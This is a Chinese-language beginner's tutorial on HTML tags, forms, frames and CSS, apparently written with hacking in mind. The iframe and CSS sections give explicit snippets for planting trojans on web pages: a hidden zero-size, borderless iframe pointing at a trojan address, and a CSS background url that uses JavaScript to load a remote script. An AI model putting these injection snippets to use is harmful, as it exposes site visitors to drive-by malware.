注：大小写不敏感

# 一、语言基本格式

<html> / /HTML 文件开始

<head> //头部开始

<title>这是我的第一个 HTML 网页</title> //<head>与</head>之间为文件头部

<head> //头部结束

<body> / /体部开始

我也编写出了 HTML 网页哦！ //<body>与</body>之间为文件体部

</body> //体部结束

</html> //HTML 文件结束

# 二、语法

1. <标记名>文本</标记名>

例如<title>这是我的第一个 HTML 网页</title>

2. <标记名 属性名="属性值...">文本</标记名>

例如我们把网页的背景换成红色：<body b gcolor="red">红色背静网页</body>。

3. <标记名>

只由单一的标记组成，无需成对出现。例如第一行<br>第二行，在浏览器上显示时，第一行和第二行就不是同一行了。

# 三、常用标记

1. *<html>...</html>*

所有HTML文件都以<html>开头，以</html>结尾。

2. *<head>...</head>*

在此标记对之间可以使用<title>...</title>、<script>...</script>等标记对，描述网页标题或者其他不在网页上显示的某些信息，**在显示HTML页面之前执行代码**。

3. *<title>...</title>*

设置浏览器窗口标题栏中纤细的文本信息，这些信息一般是网页主题。注意：<title></title>标记对只能放在<head></head>标记对之间。

4. *<body>...</body>*

HTML文件的主题部分，之间可以定义多种标记。同时<body>也有很多属性，＜body＞指令的**属性**：

1）背景颜色 -- bgcolor ＜body bgcolor=#rrggbb＞

2）背景图案 -- background ＜body background="图形文件名"＞

3）设定背景图案不会卷动 -- bgproperties ＜body bgproperties=fixed＞

4）文件内容文字的颜色 -- text ＜body text=#rrggbb＞

5）超连结文字颜色 -- link ＜body link=#rrggbb＞

6）正被选取的超连结文字颜色 -- vlink ＜body vlink=#rrggbb＞

7）已连结过的超连结文字颜色 -- alink ＜body alink=#rrggbb＞

其定义的文本、图像将会在浏览器的窗口内显示，在<body>这对标记中可以包含非常多的**标记**，常见如下一些：

(1) 改变文字的大小＜h#＞……………..＜/h#＞，其中#=1~6；h1为最大字，h6为最小字。

(2) 改变字体的变化＜font＞..........＜/font＞

**①**改变字体大小＜font size=#＞..........＜/font＞ #=1~7；数字愈大字也愈大

**②**指定文字的字型＜font face="字型名称"＞..........＜/font＞

**③**改变文字的颜色＜font color=#rrggbb＞..........＜/font＞

rr：表红色（red）色码 gg：表绿色（green）色码 bb：表蓝色（blue）色码

⑶ 显示小字体＜small＞..........＜/small＞；显示大字体＜big＞..........＜/big＞；显示粗体字＜b＞..........＜/b＞；显示斜体字＜i＞..........＜/i＞；显示打字机字体＜tt＞..........＜/tt＞；显示底线＜u＞..........＜/u＞；显示删除线＜strike＞..........＜/strike＞；显示下标字＜sub＞..........＜/sub＞；显示上标字＜sup>..........＜/sup＞；显示.文字闪烁效果＜blink＞..........＜/blink＞

⑷ 换行标记＜br＞；分段标记＜p＞

(5) 改变文字的对齐方向＜p align="#"＞ #号可为

left：表向左对齐（预设值）center：表向中对齐 right：表向右对齐 P.S.＜p align="#"＞之后的文字都会以所设的对齐方式显示，直到出现另一个＜p align="#"＞改变其对齐方向，或遇到＜hr＞ⅱ＜h#＞标签时会自动设回预设的向左对齐。

(6) 插入一条分隔线＜hr＞

**①**分隔线的粗细＜hr size=点数＞

**②**分隔线的宽度＜hr size=点数或百分比＞

**③**分隔线对齐方向＜hr align="#"＞ #值：left：表向左对齐（预设值）center：表向中对齐right：表向右对齐

**④**分隔线的颜色＜hr color=#rrggbb＞

**⑤**实心分隔线＜hr noshade＞

1. 向中对齐＜center＞..........＜/center＞
2. 在<body>标记中通常都是有表格的，定义表格的标记为＜table＞..........＜/table＞，它通常有下面的属性：

**①**设定边框的厚度 -- border＜table border=点数＞

**②**设定格线的宽度 -- cellspacing＜table cellspacing=点数＞

**③**设定资料与格线的距离 -- cellpadding＜table cellpadding=点数＞

**④**调整表格宽度 -- width＜table width=点数或百分比＞

**⑤**调整表格高度 -- height＜table height=点数或百分比＞

**⑥**设定表格背景色彩 -- bgcolor＜table bgcolor=#rrggbb＞

**⑦**设定表格边框色彩 -- bordercolor＜table bordercolor=#rrggbb＞

1. 显示格线＜table border＞
2. 表格标题＜caption＞..........＜/caption＞表格标题位置 – align ＜caption align="#"＞ #号可为top：表标题置于表格上方（预设值）bottom：表标题置于表格下方

5. 注释 ***<!-- 注释内容-->***

<!--标记表示注释的开始，-->标记表示注释的结束。注释的功能是为了方便设计和供他人阅读，在浏览器处理 HTML 文件时，将忽略注释标记以及注释内容。

# 四、图片插入

1. 用<img>标记，一般的格式为：<img src="filename">。src属性在<img>标记中是必须赋值的，这个值可以是图像文件的路径及文件名，同时也可以是网址。除此之外，<img>标记中比较常用的属性还有：

**①** alt="" 作用为设置当前鼠标移动到图像上时显示的文本。

**②** width="" 作用为设置图像的宽度。

**③** height="" 作用为设置图像的高度。

例如<img src="image/1.gif" alt="图像文字哦" width="20" height="30">或者<img src=http://www.google alt="google" width="200" height="300">，



# 五、超链接的建立

1. 文本链接

<a href="URL">...</a>。其中href的值可以是网址或者相对路径。另外href的值也可以是mailto:形式，即发送E-Mail的形式，语法为<a href="mailto:EMAIL">...</a>，这样就创建了一个自动发送邮件的链接，mailto: 后边为想要自动发送的电子邮件的地址。

2. 图像链接

<a href="URL"><img src=""></a>。其中其中href的值可以是网址或者相对路径，src可以是图片地址。

3. 超链接target属性

target属性指定链接的文件出现在哪一类窗口，格式为：<a href ="URL" target="window-name">...</a>。若target的值等于"\_blank"，点击链接后将会打开一个新的窗口来浏览目标，若不用target属性，当浏览者点击链接之后将会在原来的浏览器窗口中浏览新的HTML文件。

4. 下载文件

<a href="file\_URL">文字链接</a>，file\_URL代表的是我们要下载的文件的地址，可以写相对路径，也可以写绝对路径。提示：相对文件是指在同一网站下的其他文件的路径称为相对路径，例如/news/default.html；而为文件提供完全的路径，包括使用的协议，如http、ftp等，称为绝对路径。

5. 脚本链接

以jsp最为常见，<a href="JavaScript:...">文字链接</a>

例如编写一个关闭窗口功能的脚本链接代码:

<html>

<head>

<title>关闭窗口功能的脚本链接</title>

</head>


<body>

<a href="JavaScript:window.close()">关闭窗口</a>

</body>

</html>

把它转换成HTML文件后，如图所示。



点击"关闭窗口"，就出现了提示关闭出口的对话框，如图所示。



**6. 综合使用超链接**

下面来编写一个在文字上设置目标为URL网址和邮件的超链接，并设置图像的点击看大图效果。操作过程如下：

**①** 打开记事本程序，输入如下语句：

<html>

<head>

<title>超链接的使用举例</title>

</head>

<body>

<a href="logo.gif" target="\_blank"><img src="logo.gif" alt="点击看大图" width="50" height="50"></a>

<a href="http://zengyunhao0.blogcn.com/">我的博客</a>


<a href="mailto:zengyunhao0@tom.com">我的电子邮件地址</a>

<a href="logo.gif">下载</a>

</body>

</html>

**②** 单击[文件]—>[保存]菜单命令，命名为3.4.4.html，保存在文件夹3.4.4中，打开文件如图。



# 六、表单

1. 语法结构

表单是在网页上的一个特定的区域中，这个区域由一对<FORM>标记定义和标识的。<FORM>标记在网页中主要有两个方面的作用。第一、可以限定表单它的作用范围，其他的表单对象标记都要插入到表单之中。比如单击提交按钮时，提交的也是表单范围之内的内容，而表单之外的内容确不会提交。第二、包含表单本身的所具有的相关信息，例如处理表单的脚本程序的位置、提交表单的方法等。表单的基本语法和语法解释如下：

*<FORM name="form\_name" method="method" action="URL" enctype="value" target="target\_win">..............</FORM>*

***NAME***表单的名称，用名字来确定在服务端中程序处理的标识。

***METHOD***定义表单的从浏览器传送到服务器的方法，一般用：get和post两种方法。通过GET方法提交数据时，那么表单中所有的内容都会附加URL地址后面，之间通过问号“?”隔开。传递数据的格式是”name=value”，name就是要传递的数据的名字，而value就是要传递的值，当有多个要传递的时候，多个值之间可以通过符号“&”分隔开。例如http://localhost/haha/haha.asp?name1=value1&name2=value2。由于这个数据是在URL地址后面，所以对提交的信息的长度进行了限制，不可以超过8192个字符。目前使用最多的还是POST方法，这个方法将用户在表单中填写的数据包含在表单的主体中，一起传到服务端的处理程序中，所以这个方法没有大小限制，在不指明哪种方式时，默认是GET方式。

***ACTION***定义表单处理程序的位置，有绝对路径和相对路径两种。

***ENCTYPE***设置表单的编码方式。

***TARGET***设置返回信息的显示方式。

2. 标记

在定义好了表单标记<FORM>后，就可在里面添加完成具体功能的代码的标记的了，表单中可以包含的**标记**有4个：<INPUT>表单输入标记，<SELECT>菜单和列表标记，<OPTION>菜单和列表项目标记，<TEXTAREA>文字域标记

在HTML代码中，他们的组织形式如下

**<FORM>**

<input>……………..</input>

<textarea>…………….</textarea>

<select>

<option>…………</option>

</select>

**</FORM>**

3. 重点是INPUT和TEXTAREA两个标记

**输入标记<INPUT>**

输入标记<INPUT>是表单中最常用的标记之一，我们在网页中常用的文本域、按钮都是使用的这个标记。基本语法如下:

<form>

<input name=”field\_name” type=”type\_name”>

</form>

其中name是域的名称，type是域的的类型。在type属性中可以有很多属性值。其中常用的而且是和黑客技术联系紧密的有：TEXT、PASSWORD、FILE、BUTTON、SUBMIT、RESET、HIDDEN。

1. 文字域TEXT

TEXT属性值用来设定在表单的文本区域中，输入任何类型的文本、数字和字母。其中输入的数据是以单行显示。首先看他的基本语法和语法解释：

基本语法：*<INPUT type=”text” name=”field\_name” maxlength=value size=value value=”field\_VALUE”>*

语法解释：

**NAME**文字域的名称

**MAXLENGTH**文字域的最大输入字符数

**SIZE**文字域的宽度（以字符为单位

**VALUE**文字域的默认值

例如：

<html>

<head>

<title>插入文字域</title>

</head>

<body>

用户调查

<form action=mailto:zengyunhao0@tom.com method=get name=haha>

//编写一个表单，连接为邮件地址，方法是get提交，名字是haha

姓名：<input type=”text” name=”username” size=20>

//编写一个文字域，名字为username，宽度为20

网址：<input type=”text” name=”URL” size=20 maxlength=50 value=”http://”>


//编写一个文字域，名字为URL，宽度为20，最大输入长度为50 默认值是http://

</from>

</body>

</html>

保存文件为html文件，打开如图



2. 密码域PASSWORD

它是文本域的另外一种形式。他的功能是输入到文本域中的文章均以星号"\*"或者圆点显示，基本语法和上面的文字域差不多，区别是要把type中的text改成password即可。还是用上面文本域的例子为基础，在<form>标记之间加入一条代码*"密码：<inpyt type="password" name="password" size=20 maxlength=30>"*，保存之后打开文件，并且在密码输入框中输入任何字符，都是圆点，而真正的字符却隐藏了。

3. 文件域FILE

文件域可以在域的内部填写自己本地电脑上的文件，最后通过表单上传，这是文件域的基本功能。运用的最多的应该就是上传了。文件域在外观上是一个文本框加一个浏览按钮，既可以直接将要上传给网站的文件的路径填写在文本框中，也可以单击浏览按钮，在自己的电脑中找到要上传的文件。基本语法是*<INPUT type="file" name="field\_name">*，它的类型为FILE，name为这个文件域的名称，下面是一个简单文件域，代码如下：

<html>

<head>

<title>文本域</title>

</head>

<body>

<form>


请上传你的相片：<INPUT type="file" name="file">

</form>

</body>

</html>

保存之后打开就可以看到文本域了。



4. 按钮

表单中的按钮起着一个至关重要的作用。按钮可以有提交表单所有数据到服务端的功能、可以在用户需要修改表单的时候，将表单恢复到初始的状态，还可以依照程序的需要，发挥其他的作用。按钮一般分了BUTTON(普通按钮)、SUBMIT(提交按钮)、RESET(重置按钮)三种。

1）普通按钮BUTTON的语法是*<INPUT type= "BUTTON" name= "field \_name" value="BUTTON\_TEXT">*，其中value的值代表显示在按钮上的文字。

2）提交按钮SUBMIT的作用是在单击这个按钮后，把表单中的数据全部提交到服务端的处理程序中去。基本语法是*<INPUT type= "SUBMIT" name= "field\_ name" value = "BUTTON\_TEXT">*，其中value的值代表显示在按钮上的文字。

3）重置按钮 RESET 就是在单击按钮后，把我们添入在表单中的数据全部清除，恢复到默认的表单内容设定。基本语法是*<INPUT ty pe= "RESET" na me= "field \_name" value = "BUTTON\_TEXT">*

下面是一个简单示例，代码如下：

<html>

<head>

<title>表单按钮演示</title>

</head>

<body>

用户注册

<form action=mailto:zengyunhao0@tom.com method=get name=haha>

姓名：<input type=”text” name=”username” size=20> <br>

密码：<input type="password" name="password" size=20 maxlength=30><br>

网址：<input type=”text” name=”URL” size=20 maxlength=50 value=http://><br>

<INPUT type= "BUTTON" name= "field\_name" value= "普通按钮">

<INPUT type= "SUBMIT" name= "field\_name" value= "提交按钮">

<INPUT type= "RESET" name= "field\_name" value= "重置按钮">

</from>

</body>

结果如图示。



5. 隐藏域HIDDEN

隐藏域在页面中对于用户来说是看不到的，因为他被隐藏起来了，在表单中插入隐藏域的目的就是在于收集或发送信息。在点击提交按纽发送表单数据的时候，隐藏域的信息也被一起发送到了服务器中。他的基本语法是*<INPUT type="field\_name" value="value">*。所以很多情况下是没有隐藏域的参数进行检测和过滤，所以发生了很多安全事故。

**文本域标记<TEXTAREA>**

这个标记通常用来网页中做多行的文字域，这样可以输入更多的文本，用的最多的是在文章和评论中。他的基本语法是*<TEXTAREA name="name" rows=value cols=value value=value>< /TEXTAREA>*

属性描述

name文本域的名称

rows文本域的行数

cols文本域的列数

Value文本域的默认值

示例：

<html>

<head>

<title>文本域功能演示</title>

</head>

<body>

用户调查

<form action=mailto:zengyunhao0@tom.com method=get name=haha>

留言板：

<br>

<TEXTAREA name="comment" rows=5 cols=40 ></TEXTAREA><br>

<INPUT type= "SUBMIT" name= "field\_name" value= "提交留言">

</form>

</body>

</html>

效果如图



# 七、框架

例如www.hao123.com网站的页面上这个页面被分成了几个区域，每个区域显示不同的内容。要完成这个功能就是利用框架技术来实现的。

框架的作用就是把浏览器的这个窗口划分为几个更小的区域，每个区域显示不同的内容。所以使用框架是可以非常方便的完成我们网站的导航工作的。如果一个网页的各个部分都是相互的独立的网页，并且又由一个网页将这些分开来的网页组成一个完整的网页，显示在我们的浏览器中。而且同一个页面上的不同框架之间是不存在相互干扰的问题，所以框架技术一直都普遍的应用在页面导航上。但是同时也非常普遍的运用在黑客技术上。框架主要是由两部分组成，一个是框架集，另一个就是框架。

1. 框架集标记<FRAMESET>

框架集是在一个文件里构造一组有框架结构的 HTML 网页，框架集在一个我们网页的一个窗口中显示了框架数目、框架的尺寸及放入到框架中的网页等。其实框架就是在一个网页中定义出来的一个显示区域。

使用框架集时<BODY>标记被<FRAMESET>标记取代，通过<FRAME>标记定义每一个框架，示例如下：

<html>

<head>

<title>基本框架代码</title>

</head>

<frameset>

<frame>

<frame>

…………….

</frameset>

</html>

框架分割有：左右分割、上下分割、嵌套分割这三种。下面详细的来说说这三种分割方式。

1）左右分割

在水平的方向，浏览器可以被分割成多个窗口，利用框架的左右分割窗口属性COLS就可以实现。语法是：

<frameset cols="value,value,…………">

<frame>

<frame>

……….

<frameset>

其中value为各个框架的宽度值，定义了几个value值，那么就会有几个框架，value的值可以是像素，也可以是百分比。比如编写一个将浏览器分割成左右两个框架的网页，代码如下：

<html>

<head>

<title>左右分割窗口</title>

</head>

<frameset cols="30%,70%">

//将整个浏览器分成两部分，一个占 30%的页面另一个占 70%的页面

<frame>

<frame>

</frameset>

<html>



2）上下分割

如果在垂直的方向上要把浏览器分割成多个窗口，使用框架的上下分割窗口属性ROWS就可以了。语法是：

<frameset rows="value,value,…………">

<frame>

<frame>

……….

<frameset>

Value的值和上面是一样的，将浏览器上下分割成三个窗口看看，代码如下：

<html>

<head>

<title>上下分割窗口</title>

</head>

<frameset rows="20%,50%,\*">

//将整个浏览器分成上下两部分，一个占30%，一个占70%，还有一个使用星号，代表的是剩下的所有资源。

<frame>

<frame>

<frame>

</frameset>

<html>



3）嵌套分割

如果一个网页中既有左右分割窗口又有上下分割窗口，那么这样的窗口为嵌套框架。基本语法是：

<frameset rows="value,value,…………">

<frame>

<frameset cols="value,value,…………">

<frame>

……….

<frameset>

上面的代码是先将框架按照上下来分割，然后在第二个框架中进行左右分割。当然这里的代码是可以修改的，这只是一个模式而已。比如编写一个嵌套框架，先将窗口分割成左右两个，宽度为20%和80%。然后在将第二个窗口分割成成上下两个，高度分别为20%和%80：

<html>

<head>

<title>上下分割窗口</title>

</head>

<frameset cols="20%,80%">

<frame>

<frameset rows="20%,80%">

<frame>

<frame>

</frameset>

</html>



1. 框架标记<FRAME>

从上面的代码中可以看到在框架集内还存在一个<FRAME>的标记，这个标记叫做框架。每一个框架都可以显示一个页面，这个页面称为框架页面，通过<FRAME>标记的属性可以定义框架页面的内容，常用的属性有SRC、NAME等。SRC属性为在框架内要显示的文件的路径，NAME属性为这个框架的名字。

例如在一个页面上显示两个框架页面的内容：

<html>

<head>

<title>框架的运用</title>

</head>


<frameset cols="50%,50%">

<frame src=one.html name=one> //连接文件 one.html 用于显示在第一个框架内

<frame src=two.html name=two> //连接文件 two.html 用于显示在第二个框架内

</frameset>

<html>



1. 浮动框架<IFRAME>

浮动框架是一种特殊的框架页面，可以在浏览器窗口中嵌套其他子窗口，在其中显示页面的内容，同时它也是在黑客中使用非常频繁的一项技术。在黑客中它主要用来挂马，先看它的基本语法：

<iframe src= "file\_url" height=value width=value name= "iframe\_name" align= ""value"><iframe>

从上面可以知道它含有很多属性：

**SRC**浮动框架中显示的页面源文件的路径，可以是本地文件的地址，也可以是网络上某个地址。

**WIDTH**浮动框架的宽度

**HEIGHT**浮动框架的高度

**NAME**浮动框架的名称

**ALIGN**浮动框架的排列方式

**FRAMEBORDER**框架边框显示属性

**SCROLLING**框架滚动条显示属性

**MARGINWIDTH**框架边缘宽度属性

**MARGINHETGHT**框架边缘高度属性

示例：

<html>

<head>

<title>浮动框架的运用</title>


</head>

<body>

<iframe src=three.html></ifrmae>

</body>

</html>



另外地址还可以是网址，www.baidu.com那么我们在打开这个网页的时候同时也打开了百度，而且是内嵌里面的。



就是因为这个特性，所以被广泛的运用到了挂马上面。比如在一个网页也插入一个动态框架，而动态框架的SRC属性的值为我们的木马地址。在上面的例子的代码中，没有设定框架的高度和宽度，还是显示了框架。上面之所以不写是因为在默认的情况下就算不写高度和宽度系统也会显示这个动态框架的。所以在挂马的时候，一定要把高度和宽度设为零。同时还有框架边框显示属性FRAMEBORDER要注意，也要把它写上，而且它值也是零。为零的情况是表示不显示框架的边框，而为一则显示边框。所以一个完整的框架挂马代码是<iframe src= "我们的木马地址" height=0 width=0 frameborder=0></iframe>。当然这个挂马技术在当前的情况下的隐蔽性不是太高，懂的分析代码的人可以很快查出真正的木马地址，但应用的还是比较广，毕竟懂的分析代码的人还是少数。

# 八、CSS层叠样式表

在HTML文件中文档结构(即标记)和需要显示的内容是混合在一起编写的，导致存在不同的浏览器之间不兼容的问题，为了能让网页在各种平台下能够正常显示，需要一种将显示描述彻底的独立于文档结构。于是人们就开始为HTML指定了样式单机制，这就是层叠样式表CSS。层叠样式表CSS可以使用HTML中的标签也可以自己命名的方式来定义。它不仅可以控制传统的一些文本属性，如字体、颜色等等，还有一些比较特别的HTML属性，如对象位置、图片效果等等。

CSS可以一次控制多个文档中的文本，并且可以随时改动层叠样式表CSS的内容，以自动更新文档中文本的样式。

1. 层叠样式表的类型
2. 自定义层叠样式表

在文档的任何区域或文本中应用自定义层叠样式表，如果要将自定义的层叠样式表应用在一整段文字，那么就会在相应的标签中出现class属性。这个属性值是自定义层叠样式表的名称。如果将定义的层叠样式表应用在部分文字上，那么就会出现<Span>和</Span>标签，并且还包含class属性。如下面是自定义中比较常用的代码，它就是CSS挂马基础。

. bg {background-image:url(bg.gif);}

<body class="bg">

1. 重定义标签的层叠样式表

针对某一个标签来定义层叠样式表，也就是说定义的层叠样式表只应用在所选择的标签。例如在<body>和</body>前面之间定义了层叠样式表，那么所有包含在<body>和</body>标签之间的内容将遵循定义的层叠样式表。常见的代码如下：

td {color:#000099;font-size:9pt}

1. 层叠样式表选择符

层叠样式表选择符是为特殊的组合标签定义层叠样式表，通过使用ID来作为属性，以保证文档具有唯一可用的值。层叠样式表选择符是一种比较特殊类型的样式，常用的有四种，分别为：a:link、a:active、a:visited、a:hover。

① a: link设定正常状态下连接文字的样式

② a: active设定鼠标单击时连接的外观

③ a: visited设定访问过的链接外观

④ a: hover设定鼠标放置在链接文字之上时，文字的外观

例如 a:link{color:#FF3366;font-family: "宋体";text-decoration:none;}

1. 层叠样式表的基本写法

1）在HEAD内的实现

层叠样式表一般位于HTML文件头部，即在<head>和</head>标签之间。并且以<style>开始，以</style>结束：

<style type="text/css">

H1 {font-size:x-large;color:red}

H2 {font-size:lorge;color:blue}

</style>

其中<style>和</style>之间的是样式的内容。type一项表示使用的是text中的层叠样式书写的代码。{}前面的是样式的类型和名称。{}中的是样式的属性。上述定义了<h1>和<h2>标记使用的字号和颜色。

2）在BODY内的实现

在BODY中实现主要是在标记中引用，例如要让H3标记的文字的大小为10pt，那么可以使用如下语法：

<h3 style="font-size:10pt">。

3）在文件外的调用

层叠样式表的定义既可以是在HTML文档内部，也可以是单独的文章。代码为：

<link rel="stylesheet" href="style.css" type="text/css">

1. CSS挂马技术

首先要用到文件外调用，代码是<link rel="stylesheet" href="style.css" type="text/css">。Href属性就是连接外部的文件的属性，在挂马的时候只需要改动这里就可以，把它的值改成我们自己构造的CSS文件地址。例如http://xxxxx.xxxxx/css.css。而在这个css.css文件中，需要用到自定义层叠样式表中的知识来挂马，代码为：

body { background-image: url(javascript:document.writ ("<script src="URL地址"></script>)')}

background-image就是页面的背景图案，而url就是需要连接的图片地址，当然他支持javascript语言。所以可在里面写上javascript:document.write("<script src="URL地址")')，意思是利用javascript的文档对象的write方法写入" URL地址"中的内容，一般情况下为了隐蔽，这个URL地址为JS文件。这里就简单的举个例子：

<html>

<head>

<style type="text/css">

div{

background:url("javascript:window.alert('ok');");

}

</style>

</head>


<body>

<div></div>

</body>

</html>

background:url("javascript:window.alert('ok');");就是利用自定义层叠样式表中的url。在这里就是利用javascirpt打开一个信息对话框，运行后如图所示。



不过这里打开之后会出现右图这样的提示，需要选择允许，不然就不会运行我们的代码了。把window的方法换成open的话，例如background:url("javascript:window.open('http://www.google.com');");。那么执行之后就会自动打开google的网页，如果把它换我们的木马地址，同时把高度和宽度换成零，那么就可以成功挂马了。

其他CSS属性详见：http://www.w3school.com.cn/cssref/index.asp